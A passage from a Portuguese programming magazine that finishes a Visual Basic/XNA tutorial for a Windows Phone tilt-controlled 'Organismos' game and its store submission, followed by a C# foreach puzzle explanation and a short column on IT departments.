Informacao = "HYPER SENSIBILITY"
Case Central.PowerUps.DOBRO : Informacao = _
"DOUBLE SCORE"
```

VISUAL (NOT) BASIC

ORGANISMOS! DO ZERO AO MERCADO (2/2)

```
Case Central.PowerUps.TRIPLO : Informacao = _
  "TRIPLE SCORE"
Case Central.PowerUps.FALHAOPTICA : Informacao
  = "OPTIC FAILURE"
End Select

Dim Largura As Single = _
  Central.Letras.MeasureString(Informacao).X
Dim Altura As Single = _
  Central.Letras.MeasureString(Informacao).Y

SB.DrawString(Central.Letras, Informacao, New _
  Vector2(800 - (Largura) - 5, (480 - Altura) + _
  5), Color.White)

Dim Tempo As String = Math.Floor _
  (Central.PowerUpActivo.Tempo / 30).ToString
Largura = Central.Letras.MeasureString _
  (Tempo).X
Altura = Central.Letras.MeasureString(Tempo).Y

SB.DrawString(Central.Letras, Tempo, New _
  Vector2(800 - (Largura) - 5, (430 - Altura) + _
  5), Color.White)
End Sub
```

A classe que mais adições sofre é sem dúvida a classe de actualização.

Voltemos as atenções para **Jogo.Actualizacoes.vb**.

Podemos já acrescentar o bloco:

```
TocarSFX("TOQUE")
PrepararNovoJogo()
Fase = Fases.ENTRADA_NIVEL
FRAME = 1
```

Na linha onde tínhamos o comentário “nada por agora”, do método DetectarToques, que corresponde ao que acontece quando se toca em “Play”.

Acrescentemos também os blocos:

```
If ToqueRect.Intersects
  (Central.Botao_Continuar.Rectangulo)
Then
  TocarSFX("TOQUE")
  If Central.ControloDoMP And Central.MUSICA_IO
    Then MediaPlayer.Resume()
    Fase = Fases.JOGO
  End If
If ToqueRect.Intersects _
  Central.Botao_Menu.Rectangulo)
Then
  TocarSFX("TOQUE")
  TocarMusica(0)
  GravarPontuacaoPessoal()
  Fase = Fases.MENU
End If
```

No case da Pausa.

Continuando, acrescentamos mais dois métodos:

```
Private Sub ActualizarFundos(GT As gameTime)
  Central.FundoJogo1.Actualiza(GT)
  Central.FundoJogo2.Actualiza(GT)
End Sub

Public Sub ActualizarJogador(GT As gameTime)
  Central.Jogador.Posicao = New Vector2(400 -
```

```
  CSng(Central.Jogador.Largura / 2), 240 - CSng
    (Central.Jogador.Altura / 2))
  Central.Jogador.Velocidade_Angular = _
  (Central.LeituraAcel.Y / 6) * -1
  Central.Jogador.Actualiza(GT)
  If Central.PontuacaoMaxima < Central.Pontos
    Then Central.PontuacaoMaxima = Central.Pontos
  End Sub
```

ActualizarFundos garante apenas que o tempo está a passar para aqueles objectos, mas o ActualizaJogador posiciona o organismo sempre no centro e fá-lo girar dependendo da leitura Y do acelerómetro (corresponde ao tilt direita/esquerda com o dispositivo em landscape).

De seguida, um bloco extenso. Vamos escrever o método responsável por actualizar os organismos:

```
Private Sub ActualizarOrganismos(GT As gameTime)
  Dim Agitacao As Single = 1.0F
  Dim Multiplicador As Single = 7.0F
  If Not Central.PowerUpActivo Is Nothing Then
    If Central.PowerUpActivo.Tipo = _
      Central.PowerUps.AGITACAOGENETICA Then Agitacao
      = 2.5F
  End If

  For Each B As Organismo In Central.CAMADA_EFECTIVA
    B.Velocidade = New Vector2((Central.LeituraAcel.Y
      * Multiplicador * Agitacao),
      (Central.LeituraAcel.X * Multiplicador *
      Agitacao))

    B.Actualiza(GT)
    If Not B.Destruir Then
      If B.Posicao.X < (B.Largura * -1) * 4 Then
        B.Posicao.X = 800 + (B.Largura * 4) : _
          TamanhoVelocidade(B)
      If B.Posicao.Y < (B.Altura * -1) * 4 Then
        B.Posicao.Y = 480 + (B.Altura * 4) : _
          TamanhoVelocidade(B)
      If B.Posicao.X > 800 + (B.Largura * 4) Then
        B.Posicao.X = (B.Largura * -1) * 4 : _
          TamanhoVelocidade(B)
      If B.Posicao.Y > 480 + (B.Altura * 4) Then
        B.Posicao.Y = (B.Altura * -1) * 4 : _
          TamanhoVelocidade(B)
    End If

    Next

    For Each L As List(Of Objecto) In _
      {Central.CAMADA_INFERIOR, Central.CAMADA_SUPERIOR}
      For Each B As Organismo In L
        If L Is Central.CAMADA_INFERIOR Then
          B.Velocidade = New Vector2(_
            (Central.LeituraAcel.Y * (Multiplicador - _
            2) * Agitacao),
            (Central.LeituraAcel.X * (Multiplicador - _
            3) * Agitacao))

          If L Is Central.CAMADA_SUPERIOR Then
            B.Velocidade = New Vector2(_
              (Central.LeituraAcel.Y * (Multiplicador + 2)_
              * Agitacao), (Central.LeituraAcel.X * (Multiplicador
              + 3) * Agitacao))

            B.Actualiza(GT)
            If B.Posicao.X < (B.Largura * -1) * 2 Then
              B.Posicao.X = 800 + (B.Largura * 2)
            If B.Posicao.Y < (B.Altura * -1) * 2 Then
              B.Posicao.Y = 480 + (B.Altura * 2)
            If B.Posicao.X > 800 + (B.Largura * 2) Then
              B.Posicao.X = (B.Largura * -1) * 2
```


VISUAL (NOT) BASIC

ORGANISMOS! DO ZERO AO MERCADO (2/2)

```
If B.Posicao.Y > 480 + (B.Altura * 2) Then
    B.Posicao.Y = (B.Altura * -1) * 2
Next
    Next
End Sub
```

Este método vai iterar todos os organismos em todas as camadas e garantir que se fazem os cálculos de movimento em cada um deles.

Esses cálculos implicam as leituras do acelerómetro, influência dos powerups e o reposicionamento do organismo quando sai do ecrã. O comportamento básico é fazer reposicionar o organismo no extremo oposto de cada eixo, mas garantir que não volta sem alterações.

Não menos importante, o método que determina o que fazer quando duas entidades colidem na camada:

```
Private Sub ActualizarCamadas(GT As gameTime)
    Dim Camada As List(Of Object) = _
        Central.CAMADA_EFECTIVA
    For Each S As Organismo In Camada
        If Colisao(S) Then
            Dim BomParaAbsorver As Boolean = False
            If S.Tamanho <= Central.Jogador.Tamanho Then
                BomParaAbsorver = True
            If Not Central.PowerUpActivo Is Nothing Then
                If Central.PowerUpActivo.Tipo = _
                    Central.PowerUps.INVERSAOGENETICA Then
                    BomParaAbsorver = Not BomParaAbsorver
                End If
            If BomParaAbsorver Then
                TocarSFX("COMER")
                Dim Bonus As Single = S.Tamanho - _
                    Central.Jogador.Tamanho
                If Bonus > 0 Then Bonus = 2 * Bonus
                Bonus = 2 + CLng(Bonus)
                If Not Central.PowerUpActivo Is Nothing Then
                    If Central.PowerUpActivo.Tipo = _
                        Central.PowerUps.DOBRO Then Bonus *= 2
                    If Central.PowerUpActivo.Tipo = _
                        Central.PowerUps.TRIPLO Then Bonus *= 3
                    End If
                    Central.Pontos += CLng(Bonus)
                Dim BonusNivel As Single = CSng(((10 - _
                    (Central.Nivel - 1)) / 200)
                If BonusNivel < 0 Then BonusNivel = 0
                Central.Jogador.Tamanho += (0.01F + _
                    BonusNivel)

                S.OrdernarDestruicao()
                S.Desvanecimento = -5
            Else
                TocarSFX("COMIDO")
                Central.Jogador.Tamanho -= 0.04F
                If Central.Jogador.Tamanho < 0.04F Then
                    Central.Jogador.Tamanho = 0.04F
                    S.OrdernarDestruicao()
                    S.Desvanecimento = -5
                    Central.Pontos -= 50
                If Central.Pontos < 0 Then Central.Pontos = 0
                End If
            End If
        End If
    Next

    For i As Integer = Camada.Count - 1 To 0 Step -1
        Dim O As Organismo = DirectCast(Camada(i), _
            Organismo)
        If O.Destruir Then
            If O.Tamanho > 0 Then
                O.Tamanho -= 0.01F
                O.Actualiza(GT)
            End If
        End If
    Next
End Sub
```

```
Else
    Camada.RemoveAt(i)
End If
End If
Next
End Sub
```

Este método verifica se cada organismo está em colisão com o jogador.

Caso esteja a colidir é determinado se é um organismo bom para absorver ou não, tendo em conta os powerups em vigor, e são efectuados os descontos ou créditos de pontos e o cálculo do novo tamanho do jogador.

No final, os organismos são novamente iterados, mas em ordem inversa, para que se possa destruir caso algum esteja com a flag da destruição levantada.

Como esta actualização é feita ao frame, damos o efeito do organismo reduzir gradualmente até desaparecer, tirando-lhe 0.01 ao tamanho em cada frame.

Da mesma forma, vamos querer também actualizar os powerups, no sentido de determinar se os apanhamos ou não:

```
Public Sub ActualizaPowerUps(GT As gameTime)
    If Not Central.PowerUpActivo Is Nothing Then
        Central.PowerUpActivo.DescontaTempo()
        If Central.PowerUpActivo.Tipo = _
            Central.PowerUps.FALHAOPTICA Then
            If Central.MascaraPU.Opacidade < 255 Then
                Central.MascaraPU.Desvanecimento = 2.0F
                Central.MascaraPU.Actualiza(GT)
            End If
        Else
            If Central.MascaraPU.Opacidade > 0 Then
                Central.MascaraPU.Desvanecimento = -2.0F
                Central.MascaraPU.Actualiza(GT)
            End If
        End If
        If Central.PowerUpActivo.Tempo <= 0 Then
            Central.PowerUpActivo = Nothing
        Else
            If Central.MascaraPU.Opacidade > 0 Then
                Central.MascaraPU.Desvanecimento = -2.0F
                Central.MascaraPU.Actualiza(GT)
            End If
        End If
    End If

    For i As Integer = Central.POWERUPS_EFECTIVOS.Count - 1 To 0 Step -1
        Dim P As Powerup = DirectCast _
            Central.POWERUPS_EFECTIVOS(i), Powerup
        If Colisao(P) And P.Opacidade = 255 Then
            TocarSFX("POWERUP")
            Central.PowerUpActivo = P
            P.OrdernarDestruicao()
        End If

        If P.Destruir Then
            If P.Opacidade > 0 Then
                P.Tamanho += 0.1F
                P.Desvanecimento = -10
            Else
                Central.POWERUPS_EFECTIVOS.RemoveAt(i)
            End If
        Else
            P.Desvanecimento = 2
        End If
    Next
End Sub
```

VISUAL (NOT) BASIC

ORGANISMOS! DO ZERO AO MERCADO (2/2)

```
P.Velocidade = New Vector2((Central.LeituraAcel.Y  
_ * 5), (Central.LeituraAcel.X * 5))  
P.Actualiza(GT)  
If P.Posicao.X < (P.Largura * -1) Or P.Posicao.Y < _  
_ (P.Altura * -1) Or  
P.Posicao.X > 800 + (P.Largura) Or P.Posicao.Y > _  
_ 480 + (P.Altura) Then  
Central.POWERUPS_EFECTIVOS.RemoveAt(i)  
End If
```

Next

End Sub

A ideia não difere muito da actualização de camadas. Uma diferença significativa apenas: os powerups são destruídos quando saem do ecrã.

Para resolver alguns erros que agora surgem, vamos escrever os métodos privados desta classe, que incluem por exemplo a detecção de colisão:

```
Private Sub TamanhoVelocidade(Alvo As Organismo)  
If Alvo.Destruir Then Exit Sub  
  
Dim R As Random = Central.AleatorioGlobal  
  
Dim tmpVelocidade As Single = Grampo(CSng _  
(R.NextDouble() * 8), 1.0F, 8.0F)  
If Not Central.PowerUpActivo Is Nothing Then  
If Central.PowerUpActivo.Tipo =  
Central.PowerUps.AGITACAOGENETICA Then  
tmpVelocidade *= 4  
End If  
  
Alvo.FactorVelocidade = New Vector2 _  
(tmpVelocidade)  
  
For Each ORG As Organismo In _  
Central.CAMADA_EFECTIVA  
If ORG.Tamanho <= Central.Jogador.Tamanho Then  
Exit Sub  
Next  
  
If R.Next(0, 100) < 85 Then  
Alvo.Tamanho = CSng(R.NextDouble() * _  
(Central.Jogador.Tamanho - 0.04)) + 0.04F  
Else  
Alvo.Tamanho = CSng(R.NextDouble() * 0.6) + 0.1F  
End If  
  
End Sub  
  
Private Function Colisao(Alvo As Objecto) As Boolean  
If Central.Jogador.Distancia(Alvo) < _  
((Central.Jogador.Largura / 2) + _  
(Alvo.Largura / 2)) + 25 Then  
If DirectCast(Alvo, Organismo).Tamanho > _  
DirectCast(Central.Jogador, Organismo).Tamanho  
Then  
If Not TypeOf Alvo Is Powerup Then  
Central.Alarme = True  
End If  
End If  
End If  
  
If Central.Jogador.Distancia(Alvo) < _  
((Central.Jogador.Largura / 2) + _  
(Alvo.Largura / 2)) - 3 And Not Alvo.Destruir  
Then  
Return True  
Else  
Return False  
End If
```

```
End If  
End Function
```


```
Private Sub CalcularPossibilidadePowerUp()  
Dim R As Random = Central.AleatorioGlobal  
Dim tmpAleat As Integer = Cint(R.NextDouble * _  
10000)  
If (tmpAleat > 50 And tmpAleat < 100) And _  
Central.POWERUPS_EFECTIVOS.Count < 2 Then  
CriarPowerUp()  
End If  
End Sub
```

O método TamanhoVelocidade é chamado para dar novas propriedades aos organismos quando saem do ecrã e são reposicionados.

Este método respeita as mesmas regras da criação de novos organismos, porque no fundo é como criar um novo, aproveitando a mesma instância lógica.

O método CalcularPossibilidadePowerUp é chamado a cada frame e coloca em jogo powerups sempre que se cumpram determinados requisitos. Um deles é não poder existir mais do que 2 powerups ao mesmo tempo.

Por fim, o método Colisao, serve-se não só de matemática básica como também do facto dos nossos organismos serem praticamente circulares.



Entre dois círculos, conseguimos saber exactamente quando estão sobrepostos se a distância que existe entre os seus centros for igual ou inferior à soma dos seus raios.

VISUAL (NOT) BASIC

ORGANISMOS! DO ZERO AO MERCADO (2/2)

Para finalizar, teremos de efectuar adições na classe principal **Jogo.vb**

Comecemos por adicionar o seguinte método:

```
Protected Overrides Sub OnDeactivated(sender As Object, args As System.EventArgs)
    If Fase = Fases.JOGO Or Fase = Fases.ENTRADA_NIVEL Then
        If Central.ControloDoMP Then MediaPlayer.Pause()
        Fase = Fases.PAUSA
        Central.PublicidadeAC.Visible = False
    End If
    MyBase.OnDeactivated(sender, args)
End Sub
```

Este override ao OnDeactivated define o que acontece quando a aplicação passa para o estado desactivado, o que acontece por exemplo ao carregar na tecla Windows, na tecla Power, ou até mesmo quando recebem uma chamada.

No nosso caso, vamos colocar o jogo em pausa, caso se encontre numa fase que não pode esperar, como o ciclo de jogo.

Por fim, substituímos todo o método Update e Draw por o seguinte bloco:

```
Protected Overrides Sub Update(ByVal gameTime As GameTime)

    If GamePad.GetState(PlayerIndex.One).Buttons.Back = ButtonState.Pressed Then

        Select Case Fase
            Case Fases.ENTRADA_NIVEL
                Exit Sub
            Case Fases.INTRO
                Me.Exit()
            Case Fases.MENU
                Me.Exit()
            Case Fases.PAUSA
                Fase = Fases.JOGO
            If Central.ControloDoMP And Central.MUSICA_IO Then MediaPlayer.Resume()

            Exit Sub
            Case Fases.RECORDE
                Fase = Fases.MENU
            Exit Sub
        End Select

        If Central.ControloDoMP Then MediaPlayer.Pause()
        Fase = Fases.PAUSA
    End If

    Select Case Fase
        Case Fases.INTRO
            ActualizarIntro(gameTime)

        Case Fases.MENU
            ActualizarOrganismosMenu(gameTime)
            ActualizarMenu(gameTime)
            ActualizarBotoesDeSom(gameTime)
            DetectarToques(gameTime)

        Case Fases.ENTRADA_NIVEL
            NormalizarCamadas()
            ActualizarOrganismos(gameTime)
            ActualizarJogador(gameTime)
            ActualizarFundos(gameTime)
            Central.PublicidadeAC.Draw(gameTime)
            If FRAME >= Seg_Frames(3) Then
                FRAME = 1
            End If
        End Select
    End Sub
```

```
Central.PublicidadeAC.Visible = False
Fase = Fases.JOGO
End If
```

```
Case Fases.JOGO
    NormalizarCamadas()
    ActualizarCamadas(gameTime)
    ActualizarOrganismos(gameTime)
    ActualizarJogador(gameTime)
    ActualizarFundos(gameTime)
    ValidarPassagemDeFase()
    DescontarPontosTempo()
    CalcularPossibilidadePowerUp()
    ActualizaPowerUps(gameTime)
```

```
Case Fases.PAUSA
    ActualizarBotoesDeSom(gameTime)
    DetectarToques(gameTime)
```

```
Case Fases.RECORDE
    ActualizarOrganismosMenu(gameTime)
    DetectarToques(gameTime)
```

```
End Select
```

```
FRAME += 1
If FRAME = Long.MaxValue - 1 Then FRAME = 1
MyBase.Update(gameTime)
End Sub
```

```
Protected Overrides Sub Draw(ByVal gameTime As GameTime)

    GraphicsDevice.Clear(Color.Black)
    Select Case Fase
        Case Fases.INTRO
            spriteBatch.Begin()
            DesenharIntro(spriteBatch)
            spriteBatch.End()

        Case Fases.MENU
            spriteBatch.Begin(SpriteSortMode.Deferred, BlendState.AlphaBlend)
            DesenharOrganismosMenu(spriteBatch)
            spriteBatch.End()
            spriteBatch.Begin()
            DesenharMenu(spriteBatch)
            DesenharControlosDeSom(spriteBatch)
            spriteBatch.End()

        Case Fases.ENTRADA_NIVEL
            spriteBatch.Begin()
            DesenharFundos(spriteBatch)
            spriteBatch.End()
            spriteBatch.Begin(SpriteSortMode.Deferred, BlendState.AlphaBlend)
            DesenharCamadasJogo(spriteBatch)
            spriteBatch.End()
            spriteBatch.Begin()
            DesenharEntrada(spriteBatch)
            spriteBatch.End()

        Case Fases.JOGO, Fases.PAUSA
            spriteBatch.Begin()
            DesenharFundos(spriteBatch)
            spriteBatch.End()
            spriteBatch.Begin(SpriteSortMode.Deferred, BlendState.AlphaBlend)
            DesenharCamadasJogo(spriteBatch)
            DesenharPowerUps(spriteBatch)
            spriteBatch.End()
            spriteBatch.Begin()
            DesenharPontuacao(spriteBatch)
            DesenharAviso(spriteBatch)
            DesenharPowerUpInfo(spriteBatch)
            spriteBatch.End()
            If Fase = Fases.PAUSA Then
```

VISUAL (NOT) BASIC

ORGANISMOS! DO ZERO AO MERCADO (2/2)

```
spriteBatch.Begin()
DesenharPausa(spriteBatch)
DesenharControlosDeSom(spriteBatch)
spriteBatch.End()
End If

Case Fases.RECORDE
    spriteBatch.Begin(SpriteSortMode.Deferred,
        Blend-
State.AlphaBlend)
    DesenharOrganismosMenu(spriteBatch)
    spriteBatch.End()
    spriteBatch.Begin()
    DesenharRecorde(spriteBatch)
    spriteBatch.End()

End Select
MyBase.Draw(gameTime)
```

Como já é sabido, são estes dois métodos que fazem tudo andar. Esta substituição visa actualizar todas as chamadas necessárias em cada fase, que não há necessidade de esmiuçar pois ou o código é explícito ou os métodos já foram referidos.

É importante frisar apenas, no Update, o excerto:

```
If GamePad.GetState(PlayerIndex.One).Buttons.Back
    = ButtonState.Pressed Then

Select Case Fase

Case Fases.ENTRADA_NIVEL
    Exit Sub

Case Fases.INTRO
    Me.Exit()

Case Fases.MENU
    Me.Exit()

Case Fases.PAUSA
    Fase = Fases.JOGO
    If Central.ControloDoMP And Central.MUSICA_IO
        Then MediaPlayer.Resume()

    Exit Sub

Case Fases.RECORDE
    Fase = Fases.MENU
    Exit Sub

End Select
If Central.ControloDoMP Then MediaPlayer.Pause()
    Fase = Fases.PAUSA
End If
```

Este bloco refere-se ao que acontece quando o botão Back físico é tocado.

Queremos que o comportamento esteja de acordo com o estado actual.

Se estiver nas entradas ignoramos, no menu sai do jogo, na pausa retira da pausa, no jogo vai para pausa e no ecrã de pontos volta para o menu.

Se o botão back não gerar nenhum tipo de feedback para o utilizador ao ser carregado, a vossa aplicação vai falhar a certificação.

O caso da “Entrada_Nivel” é excepção pois é explícito que o jogo está a mexer e que se trata de uma informação temporária.

Testar e jogar um pouco

A esta altura, podem compilar o projecto e correr no emulador.

Recomendo vivamente que se corra num dispositivo Windows Phone por uma única razão: controlo do acelerómetro.

O simulador de gravidade é bom para testes, mas não tão bom para simular movimentos definidos.

Podemos verificar que as músicas e os sons estão correctos e que os movimentos estão de acordo com o pretendido.

Agora são livres de alterar parâmetros para retirar as conclusões que tiverem de tirar.

Os trilhos da certificação

O centro de criação do Windows Phone já foi bastante diferente do que é hoje.

É verdade que sempre foi relativamente fácil de submeter aplicações para certificação, mas também é verdade que é sempre cada vez mais simples.

Existem ferramentas no próprio Visual Studio que ajudam a preparar o kit de imagens (para os ícones e para os tiles) e faz uma bateria de testes genéricos que permitem saber de antemão se a aplicação não vai ser recusada por uma falha grosseira, performance por exemplo. Existem alguns padrões a seguir como o tempo de carregamento ou o consumo máximo de memória.

Depois de passar nos testes do kit, enviamos a aplicação para “lá”:

Submit app


You've spent hours developing and designing your app, and now it's time for the rest of the world to experience your masterpiece. In just two steps we'll gather the information we need to successfully launch your app in the Windows Phone Store. [Learn more](#) about the steps for successfully submitting your app.

Required

1 App info
Give your app an alias, price it, and enter other relevant info

2 Upload and describe your XAP(s)
For each XAP in your app, this is where you'll enter descriptions and upload screenshots that will showcase your app in the Store.

Optional

 Market selection and custom pricing
For apps, you have the option to define different pricing and availability for different countries/regions.

VISUAL (NOT) BASIC

ORGANISMOS! DO ZERO AO MERCADO (2/2)

Preenchemos a informação da nossa App:

App info

App alias*

This name is used to refer to your app here on Dev Center. The name your customer sees is read directly from your XAP file.

Category*

Subcategory

Pricing

Base price*

Free or paid? If paid, how much? [Learn how](#) this affects pricing in different countries/regions.

 EUR

You'll need to provide your tax or bank info (or both) if you want to submit paid apps.

- Offer free trials of this app. Before you select this option, make sure you've implemented a trial experience in your app. [Learn more.](#)

Market distribution

- Distribute to all available markets at the base price tier
- Distribute to all markets except those with stricter content rules. [Learn more.](#)
- Continue distributing to current markets

De seguida, vamos enviar o XAP e respectivos detalhes:

Submit app

Organisms

You've spent hours developing and designing your app, and now it's time for the rest of the world to experience your masterpiece. In just two steps we'll gather the information we need to successfully launch your app in the Windows Phone Store. [Learn more](#) about the steps for successfully submitting your app.

Required



App info

Give your app an alias, price it, and enter other relevant info



Upload and describe your XAP(s)

For each XAP in your app, this is where you'll enter descriptions and upload screenshots that will showcase your app in the Store.

Optional



Market selection and custom pricing

For apps, you have the option to define different pricing and availability for different countries/regions.

Submit

Show any errors and warnings

Upload XAP

This is an important page, because in addition to uploading your XAP to Dev Center, this page is also where you'll include the description and screenshots of your app that will appear in the Store. Consider this the place where you create your customer's first impression of your app.

Select a XAP and add details

Update selected

Delete selected

Add new

XAP version number*

XAP details detected from file ▲

File name	Organisms.xap
File size	8402 KB
Capabilities	ID_CAP_IDENTITY_USER ID_CAP_MEDIALIB ID_CAP_NETWORKING ID_CAP_PHONEDIALER ID_CAP_SENSORS ID_FCNTRL_XNA_FRAMEWORK
Detected language(s)	English
Supported OS	7.1 8.0
Detected resolutions	WVGA

Languages for Organisms

A XAP file can contain multiple languages. Select each language and enter descriptions and screenshots below. By default, we'll use the description for search, but you can add keywords by clicking More options per language to the right.

Language details*

Description for the Store*

A basic "food chain" game type in which you tilt your windows phone in order to evade organisms bigger than you and absorb smaller ones.
You're always at the center. If you absorb a smaller organism you grow bigger. If you absorb a bigger organism, you grow smaller and will lose points.
You can also absorb effect bubbles which can grant one of 5

Upload images*

Use this link to upload all the images in one step, or upload them separately by clicking on each image placeholder below.


Upload all

* App tile icon 300 x 300 px



Remove

Background image 1000 x 800 px



Remove

WVGA

* We'll use these screenshots to showcase your app. For WVGA they must be 480 x 800 px.



VISUAL (NOT) BASIC

ORGANISMOS! DO ZERO AO MERCADO (2/2)

Acertar alguns detalhes, e submeter:

App submission successful!

Organisms

If your app needs to be tested, it will take us up to 5 business days to make sure it meets our certification requirements. If not, within 24 hours you can either publish the change yourself or it will go live automatically. We'll send you an email when your app is ready or if we have more questions about your submission.

Would you like to...

[Submit another app](#)


[Go to the Lifecycle page](#)

[Go to the Dashboard](#)

Durante o período de certificação temos acesso a uma página de ciclo de vida, onde podemos saber em que fase da certificação a App se encontra.

Recebemos um email caso tenha recebido certificação ou caso tenha sido rejeitado.

Este é o aspecto da página de estatística do Organisms à data:



Conclusão, considerações e links

Como se pôde observar, o desenvolvimento sobre XNA para o smartphone é muito semelhante ao do PC, alterando apenas os específicos de cada plataforma (e a capacidade de processamento de cada um, claro).

É muito complicado passar todos os pequenos pormenores que sempre queremos passar mas espero que o artigo, na sua totalidade, sirva de alavanca para os projectos que sempre quiseram começar mas não sabiam por onde.

Toca a programar!

Quero apenas deixar uma consideração importante: este código tal como está, inalterado, é 100% compatível com Windows Phone 8 em qualquer uma das 3 resoluções.

O suporte XNA foi mantido, ou seja, qualquer jogo que produzam sobre XNA vai correr em Windows Phone 7.5 até ao 8, o que é ótimo.

Página de desenvolvimento Windows Phone

<https://dev.windowsphone.com/en-us>

Página do Organisms no mercado:

<http://www.windowsphone.com/pt-pt/store/app/organisms/eacbc9a8-1e46-460a-953d-f697a41bc1bf>

«[Ficheiros do projecto do artigo](#)»



AUTOR



Escrito por Sérgio Ribeiro

Curioso e autodidata com uma enorme paixão por tecnologias de informação e uma saudável relação com a .NET Framework. Moderador global na comunidade Portugal@Programar desde Setembro de 2009. Alguns frutos do seu trabalho podem ser encontrados em <http://www.sergioribeiro.com>

Elege o melhor artigo desta edição

Revista PROGRAMAR

http://tiny.cc/ProgramarED38_V

ENIGMAS DO C# - FOREACH

Resultado (continuação da página 24)

Resultado

Contrariamente ao ao que muitas pessoas possam pensar, o código compila e o resultado da sua execução é:

```
Enumerable.GetEnumerator  
Enumerator.MoveNext  
Enumerator.get_Current  
0  
Enumerator.MoveNext
```

Explicação

Segundo a especificação de **C#** (§8.4.4), perante uma instrução **foreach**, uma das opções que o compilador tem em conta é se o tipo do enumerável tem um método GetEnumerator() que retorne um enumerador.

Por sua vez, o enumerador será um tipo que terá uma propriedade Current e um método MoveNext() que retorna um valor booleano indicando se se deve continuar com a enumeração.

Apesar de toda a enumeração poder ser baseada na deteção de padrões (para além da implementação das conhecidas interfaces), a chamada ao método Dispose() só é efetuada se o tipo do enumerador implementar a interface IDisposable.

Assim sendo, se se mudar a definição do tipo do enumerador para:

```
class Enumerator : IDisposable
```

o resultado da execução anterior passará a ser:

```
Enumerable.GetEnumerator  
Enumerator.MoveNext  
Enumerator.get_Current  
0  
Enumerator.MoveNext  
Enumerator.Dispose
```

Conclusão

O compilador de **C#** usa a deteção de padrões para além da implementação de interfaces documentadas para a implementação das instruções. Não é apenas uma relação de “tem de ser” mas uma relação de “tem de ser ou parecer-se com”.

A razão de ser desta opção prende-se com a facilidade de interoperar com outras plataformas (COM por exemplo).

Ligações

[C# Reference](#)

[foreach, in \(C# Reference\)](#)



AUTOR



Escrito por Paulo Morgado

É licenciado em Engenharia Electrónica e Telecomunicações (Sistemas Digitais) pelo Instituto Superior de Engenharia de Lisboa e Licenciado em Engenharia Informática pela Faculdade de Ciências e Tecnologia da Universidade Nova de Lisboa. Pelo seu contributo para a comunidade de desenvolvimento em .NET em língua Portuguesa, a Microsoft premeia-o com o prémio MVP (C#) desde 2003. É ainda co-autor do livro “LINQ Com C#” da FCA.

Core Dump - IT em Tempos de Crise

O papel dos departamentos de IT nem sempre é reconhecido como sendo uma mais valia para as organizações. Não obstante, as organizações sabem que o trabalho do CIO e da sua equipa é crítico para o sucesso do negócio.

Atualmente, o sucesso da execução estratégica das organizações não é atingido sem a participação do IT, existindo, por parte dos restantes departamentos, confiança, esperança e pressão para que o IT encontre estratégias inovadoras.

Para que tal aconteça, é imprescindível que o IT compreenda o negócio e que saiba comunicar com os restantes departamentos de forma a garantir que se encontra alinhado com a estratégia da organização.

Infelizmente, embora reconhecendo o potencial e depositando confiança, muitos C*Os não conseguem ver o IT para além da garantia da operacionalidade diária do negócio. Para quebrar esta barreira é necessário que os C*O compreendam que o IT necessita de saber qual o caminho, de forma a ajudar a planear a sua execução de forma inteligente.

E é precisamente no planeamento do caminho e na execução do mesmo que o IT é capaz de mostrar a sua real mais valia para a organização. Através das boas práticas e da adoção de normas ajustadas à necessidade da organização - não confundir com burocracia que é, tipicamente, contra-produtiva - o IT será capaz de fazer, entre outras tarefas, melhores medições, melhor reporting, optimização de processos e identificação de pontos de melhoria.

O IT abraça vários desafios dentro da organização, sendo de destacar: (i) a garantia da operacionalidade diária do negócio de forma ágil; (ii) implementação de melhorias que acrescentem valor e competitividade ao negócio; e (iii) disponibilizar informação à organização de forma a que esta possa decidir e agir.

Para que todo o trabalho do IT reflita sucesso no negócio, basta que os C*Os trabalhem em conjunto, comuniquem de forma clara e garantam o alinhamento com a estratégia da organização.



[Foto: cortesia de Ambro, FreeDigitalPhotos.net]


AUTOR



